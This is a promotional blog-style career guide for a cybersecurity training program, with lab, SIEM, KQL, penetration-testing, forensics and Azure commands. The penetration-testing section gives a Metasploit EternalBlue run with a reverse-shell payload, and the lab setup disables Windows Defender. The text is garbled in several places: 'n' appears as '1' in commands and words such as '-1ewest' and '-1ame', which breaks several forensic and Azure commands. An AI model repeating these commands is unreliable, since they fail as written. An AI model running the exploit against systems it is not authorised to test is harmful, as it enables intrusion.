Listen to this Post
Introduction

The cybersecurity industry faces a critical skills gap, with organisations demanding practitioners who possess hands-on experience rather than theoretical knowledge alone. The Cybersecurity Career Launchpad 360 program addresses this challenge by providing a structured 90-day pathway that transforms beginners into job-ready professionals through practical labs, real-world projects, and portfolio development. This article explores the technical foundations, tools, and methodologies essential for launching a successful cybersecurity career in today’s threat landscape.
Learning Objectives
- Understand the core components of Security Operations Centre (SOC) operations, including SIEM deployment, log analysis, and incident response workflows.
- Master Vulnerability Assessment and Penetration Testing (VAPT) methodologies using industry-standard tools and frameworks.
- Develop proficiency in AI-powered cybersecurity tools and techniques for threat detection and automated response.
You Should Know
1. Building Your Cybersecurity Home Lab Environment
Setting up a virtualised lab environment is the first critical step toward gaining practical cybersecurity experience. This isolated testing ground allows you to safely practice offensive and defensive techniques without risking production systems.
Step-by-step guide:
- Install VMware Workstation Pro or Oracle VirtualBox on your host machine (Windows/Linux).
2. Download and deploy the following virtual machines:
- Kali Linux (attacker machine)
- Windows 10/11 (target system)
- Ubuntu Server (target system)
- Security Onion (for SIEM monitoring)
- Configure network adapters: set your virtual machines to use a NAT network for internet access and a Host-Only network for isolated testing.
4. Install essential tools on Kali Linux:
sudo apt update && sudo apt upgrade -y
sudo apt install nmap metasploit-framework burpsuite wireshark john hashcat -y
5. For Windows target: disable Windows Defender and firewall temporarily for testing (remember to re-enable after exercises).
2. SIEM Deployment and Configuration
Security Information and Event Management (SIEM) systems form the backbone of modern SOC operations. Elastic Stack (ELK) provides a powerful open-source alternative for learning SIEM concepts.
Step-by-step guide:
- Install Elasticsearch, Logstash, and Kibana (ELK Stack) on Ubuntu:
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
sudo apt install apt-transport-https
echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-7.x.list
sudo apt update && sudo apt install elasticsearch kibana logstash
2. Configure Elasticsearch to start on boot:
sudo systemctl enable elasticsearch
sudo systemctl start elasticsearch
3. Configure Kibana and access the web interface at `http://localhost:5601`.
4. Install Winlogbeat on your Windows VM to forward logs:
 Download and install Winlogbeat
Invoke-WebRequest -Uri "https://artifacts.elastic.co/downloads/beats/winlogbeat/winlogbeat-7.17.0-windows-x86_64.zip" -OutFile winlogbeat.zip
Expand-Archive -Path winlogbeat.zip -DestinationPath "C:\Program Files"
5. Configure Logstash pipelines to parse and enrich logs before indexing.
3. AI-Powered Threat Detection and Automation
Artificial Intelligence is revolutionising cybersecurity by enabling faster threat detection and automated incident response. Microsoft Sentinel and Defender incorporate AI capabilities that security professionals must understand.
Key AI applications in cybersecurity:
- User and Entity Behaviour Analytics (UEBA) for anomaly detection
- Automated alert triage and threat intelligence correlation
- Natural Language Processing (NLP) for phishing email analysis
Practical exercise:
- Set up a Microsoft Sentinel free trial workspace.
- Ingest sample security logs using the built-in data connectors.
- Create custom analytics rules using KQL (Kusto Query Language):
SecurityEvent
| where EventID == 4624
| where LogonType == 10
| summarize count() by Account, Computer, bin(TimeGenerated, 1h)
| where count_ > 10
- Configure automated response playbooks using Azure Logic Apps.
4. Vulnerability Assessment and Penetration Testing Methodology
VAPT requires a systematic approach to identify, prioritise, and remediate security weaknesses. The OWASP Testing Guide and PTES framework provide structured methodologies.
Reconnaissance phase:
 Passive reconnaissance using theHarvester
theHarvester -d target.com -b google,bing,linkedin

Active reconnaissance using Nmap
nmap -sC -sV -O -A -T4 192.168.1.0/24
Exploitation phase:
 Metasploit usage example
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.50
exploit
Post-exploitation:
 Privilege escalation checks
whoami /priv
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
 Download and run Windows exploit suggester
 For Linux systems
sudo -l
uname -a
5. Incident Response and Forensic Analysis
Effective incident response requires both technical skills and structured procedures. The NIST SP 800-61 framework provides comprehensive guidance.
Windows forensic commands:
 Collect system information
systeminfo > system_info.txt
wmic process list full > process_list.txt
wmic startup get command > startup_items.txt

Check event logs
Get-EventLog -LogName Security -EntryType SuccessAudit -1ewest 100
Get-EventLog -LogName System -EntryType Error -1ewest 50
Linux forensic commands:
 Collect system information
uname -a > system_info.txt
ps auxf > process_list.txt
netstat -tulpn > network_connections.txt
last > auth_logins.txt

Check for suspicious files
find / -type f -mtime -7 -1ame ".sh" 2>/dev/null
ls -la ~/.bash_history
Memory analysis using Volatility:
volatility -f memory.dump --profile=Win10x64 imageinfo
volatility -f memory.dump --profile=Win10x64 pslist
volatility -f memory.dump --profile=Win10x64 netscan
6. Cloud Security Hardening and API Protection
As organisations migrate to cloud environments, securing cloud-1ative applications and APIs becomes crucial. AWS, Azure, and GCP provide security tools that must be properly configured.
Azure security checklist:
 Enable Azure Defender
az security atp storage update --resource-group MyRG --storage-account MyStorage

Configure Just-In-Time VM access
az vm extension set --resource-group MyRG --vm-1ame MyVM --1ame JITAccess

Enable diagnostic logging
az monitor diagnostic-settings create --1ame "SecurityLogs" --resource MyVM --logs "[{'category': 'Security', 'enabled': true}]"
API security best practices:
- Implement OAuth 2.0 and OpenID Connect for authentication
- Rate limiting and throttling using API Gateway
- Input validation and parameterised queries to prevent injection
- Use API security tools like Postman for testing:
// Example of API vulnerability scanning
{
"name": "API Security Scan",
"tests": [
"Check for SQL injection",
"Verify rate limiting",
"Test input validation",
"Review authentication headers"
]
}
7. Creating Professional Reports and Portfolios
Documenting findings and presenting them professionally is essential for career advancement. Reports should be clear, actionable, and tailored to different audiences.
Report structure:
- Executive Summary (for management)
- Technical Findings (for IT staff)
- Vulnerability Details with CVSS scores
- Screenshots and Proof of Concept
- Remediation Recommendations
- Appendices with technical logs and commands
Portfolio creation:
- Document each project with objectives, methodology, and outcomes
- Include sanitised version of real reports (replace company names with “Example Inc.”)
3. Showcase CTF achievements and lab certificates
4. Create GitHub repository with tools and scripts:
git init
echo " Cybersecurity Tools" > README.md
mkdir scripts tools reports
git add .
git commit -m "Initial portfolio commit"
What Undercode Say
- Practical skills outweigh certifications: Employers consistently prioritise candidates who demonstrate hands-on capabilities through projects and portfolios over those with only theoretical knowledge.
- Continuous learning is non-1egotiable: The cybersecurity landscape evolves rapidly; professionals must dedicate time weekly to learn new techniques, tools, and threat vectors.
- Specialisation creates career opportunities: While broad knowledge is valuable, developing deep expertise in areas like cloud security, IoT security, or threat intelligence significantly enhances career prospects.
- Networking and community engagement: Active participation in cybersecurity communities, conferences, and forums accelerates learning and opens doors to job opportunities.
- Ethical hacking requires ethical boundaries: Understanding legal implications, obtaining proper authorisation, and maintaining professional integrity are fundamental to the practice.
Prediction
+1 The increasing integration of AI in cybersecurity will create new specialised roles combining security expertise with data science skills
+1 Demand for practical, project-based training programs will grow as employers move away from certification-only hiring practices
-1 The rapid evolution of AI-powered attacks will challenge traditional defensive measures, requiring constant adaptation
+1 Cloud security skills will become the most sought-after specialisation as organisations accelerate cloud migration
-1 The cybersecurity skills shortage may worsen before improving, creating both opportunities and pressure for new professionals
+1 Automation and orchestration tools will reduce mundane tasks, allowing analysts to focus on complex threat hunting
+1 Remote work trends will expand opportunities for cybersecurity professionals globally
-1 Attackers will increasingly leverage AI for sophisticated social engineering and automated exploit development
+1 Free and open-source tools will continue to democratise cybersecurity education and practice
+1 The integration of DevSecOps practices will create more collaboration between development, operations, and security teams
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/etAwzyHU – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


